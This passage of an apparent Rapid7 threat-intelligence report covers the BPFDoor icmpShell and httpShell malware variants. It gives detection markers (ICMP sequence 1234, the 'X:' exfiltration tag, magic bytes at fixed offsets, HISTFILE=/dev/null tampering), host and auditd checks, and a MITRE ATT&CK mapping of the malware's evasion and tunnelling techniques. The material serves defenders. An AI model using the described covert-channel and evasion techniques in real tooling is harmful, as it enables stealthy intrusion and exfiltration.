

Figure 45: Attacker sending cleartext command over ICMP prepending "X:"

Figure 46 shows the heartbeat payload ignored by icmpshell.py acting as an ICMP "hole-punching" to keep the firewall state table active.



Figure 46: ICMP "hole-punching" heartbeat hardcoded in icmpShell

DETECTION

Effective detection of the BPFDoor icmpShell and httpShell variants necessitates shifting focus from payload decryption to structural header anomalies and static protocol markers. Because the malware heavily multiplexes its communication through bespoke ICMP channels, defenders must build network signatures around its rigid state-keeping mechanisms rather than transient command output.

The most robust Suricata and Snort rules will target the hardcoded 1234 Sequence Number used across all custom functions, the technically invalid ICMP Code 1 employed in the heartbeat thread, and the plaintext X: transport tag enforced during exfiltration.

For disk-based detection, YARA rules should fingerprint the ICMP relay, the HTTP tunneling logic, magic byte patterns in the BPF filters alongside the embedded environment-sanitization commands and process decoy strings. The table below summarizes the new features identified in httpShell and icmpShell variants that can be leveraged to build detections.

Malware Function	Operational Purpose	Key Detection Artifacts (Suricata / YARA)
icmpping (icmpShell)	Stateful NAT Keep-Alive	Type 8 / Code 1 (Invalid header); Sequence 1234; Hardcoded !"#$%&'()*+,-./01234567 payload; 500ms continuous pulse.
icmpwrite (icmpShell)	Encrypted Data Exfiltration	Mandatory X: plaintext prefix; Sequence 1234; MTU chunking logic; Throttled 200ms network timing.
icmpcmd (icmpShell)	Dynamic Relay / Wake-Up	Type 8 / Code 0; Sequence 1234; Raw payload (explicit lack of the X: tag); Dynamically assigned destination IP.
icmpread (icmpShell)	Inbound Command Parsing	Processes attacker's commands; Looks for 0x0B (Byte 11) Out-Of-Band signal for PTY window resizing and the X: tag.
icmponline_handler (icmpShell)	Watchdog / Killswitch	12-second inactivity timeout; Manipulates global icmponline flag; Type 8 / Code 0; Sequence 1234.
packet_loop (httpShell)	Multi-Protocol Wake-Up	BPF filter inspection looking for the magic marker 9999 at exact offset 26 or 40 from the start of the raw IP header (depending on IP options/padding).
send_icmp_data (both)	httpShell ICMP relay	Type 8 / Code 0; Sequence 1234; fixed 36-byte ICMP payload.
shell (icmpShell)	ICMP support	Added logic to handle ICMP shell traffic.
try_icmp (icmpShell)	ICMP setup	Socket initialization to handle ICMP shell traffic, installation of a 13-BPF filter and heartbeat thread setup.

Behavioral and host monitoring
Monitor for processes whose executable path does not exist on the disk to spot memory-only implants, and alert on tampering with shell history (such as HISTFILE=/dev/null and MYSQL_HISTFILE=/dev/null). Look for suspicious spoofed processes running as root, such as /usr/bin/dockerd with specific flags, zabbix_agentd, or hpasmlited on bare-metal systems. More checks available in our detection script on Rapid7's github.

Auditd rules
Standard file scanning is ineffective against BPFDoor. Security teams must deploy auditd rules to monitor the creation of AF_PACKET sockets (which catches both SOCK_RAW and SOCK_DGRAM usage) that deliberately omit the bind() system call and the setsockopt(SOL_SOCKET, SO_ATTACH_FILTER) system call used to attach classic BPF filters.

Network intrusion detection systems (NIDS)
Robust Suricata rules should target the hardcoded 1234 ICMP Sequence Number used across all ICMP functions, the technically invalid ICMP Code 1 used by the heartbeat thread, and the plaintext X: transport tag enforced during exfiltration.

Rapid7 detection script
Rapid7 Labs has developed a specialized triage script (rapid7_bpfdoor_check.sh) designed to detect both legacy and modern BPFDoor variants. The script checks for suspicious zero-byte mutex files, inspects active BPF filters attached to packet sockets via ss -0pb, and validates known masqueraded processes. The detection script with the complete list of checks performed is on Rapid7's github.

Key takeaways

- **Kernel-level evasion:** Modern variants have shifted their AF_PACKET sockets from SOCK_RAW to SOCK_DGRAM, dropping the Ethernet header to operate strictly at Layer 3. By binding to all interfaces simultaneously, the malware natively bypasses complex carrier-grade encapsulations (like GRE, IP-in-IP, or GTP) and successfully blends in with legitimate datagram services to hide from standard lsof and netstat forensic searches.

- **Layer 7 camouflage:** To survive enterprise proxy layers and WAFs that rewrite HTTP headers, BPFDoor weaponizes SSL termination and employs a "magic ruler" padding technique. This ensures the attacker's trigger bytes always land at an exact, predictable offset (e.g., byte 26), seamlessly hiding commands within legitimate decrypted HTTPS traffic.

- **Deep-network lateral movement:** Utilizing a new "Hidden IP" (HIP) struct field, the malware can transform infected machines into invisible network routers. This allows attackers to establish bidirectional ICMP PTY tunnels, utilize dynamic C2 return routing, and chain pivoting across heavily segmented telecom architectures.

- **Operational security:** The malware can instruct the infected node to spawn a shell to the source of the magic packet using the signed -1, without embedding the C2 or proxy IP in the packet payload. Furthermore unlike httpShell, the icmpShell is designed to run without requiring live interaction as it terminates itself after 12s of inactivity, demonstrating how surgical and precise is the TA intervention when accessing the core of the backbone, achieving maximum stealthiness.

Indicators of compromise (IOCs)

Please find indicators of compromise (IOCs) on Rapid7's GitHub here.

MITRE ATT&CK matrix

MITRE Tactic	Technique ID & Name	Forensic Implementation Details	Variant
Execution	T1059.004: Unix Shell	Hijacks a pseudo-terminal (PTY) utilizing fork() and dup2().	Both
Defense Evasion	T1036.004: Masquerading	Alters process arguments to mimic benign daemons like qmgr.	Both
Defense Evasion	T1070.003: Clear History	Injects HISTFILE=/dev/null into environment variables.	Both
Defense Evasion	T1027: Obfuscated Files Information	Stack strings for passwords and paths prevent static extraction.	Both
Defense Evasion	T1564: Hide Artifacts	Uses AF_PACKET sniffing to remain invisible to local netstat/ss.	Both
Persistence	T1205: Traffic Signaling	Employs magic bytes and flags like 0xFFFFFFFF as wake-up triggers.	Both
Command & Control	T1573.001: Symmetric Cryptography	e.g. Enforces the X: plaintext tag and encrypts the underlying PTY output via an RC4 cipher (using the hardcoded ICMP key).	Both

Command & Control	T1071.001: Application Layer Protocol	Blends in by utilizing formatted HTTP POST requests with hardcoded URIs up to 100-byte hexadecimal bodies.	httpShell
Command & Control	T1095: Non-App Protocol	Transmits data via crafted ICMP Echo Requests.	Both
Command & Control	T1090: Proxy	Uses ICMP relay to bounce traffic through internal segments.	Both
Command & Control	T1001: Data Obfuscation	icmpShell hides its tracking mechanisms directly inside the network layer headers. By truncating the Linux Process ID (PID) and injecting it into the 16-bit ICMP Identifier field, and hardcoding the ICMP Sequence Number to 1234, it obfuscates its session tracking data as standard network metadata.	icmpShell
Command & Control	T1572: Protocol Tunneling	ICMP tunneling	icmpShell
Command & Control	T1008: Fallback Channels	The BPF filter concurrently sniffs TCP, UDP, and ICMP. If one protocol is blocked by egress filtering, the attacker can seamlessly utilize an alternate protocol to trigger the shell without reconfiguring the implant.	Both

About Rapid7

Rapid7, Inc. (NASDAQ: RPD) is a global leader in AI-powered managed cybersecurity operations, trusted to advance organizations' cyber resilience. Open and extensible, the Rapid7 Command Platform integrates security data, enriching it with AI, threat intelligence, and 25 years of expertise and innovation to reduce risk and disrupt attackers. As a recognized leader in preemptive managed detection and response (MDR), Rapid7 unifies exposure and detection to transform the cybersecurity operations of more than 11,500 customers worldwide. For more information, visit our website, check out our blog, or follow us on LinkedIn or X.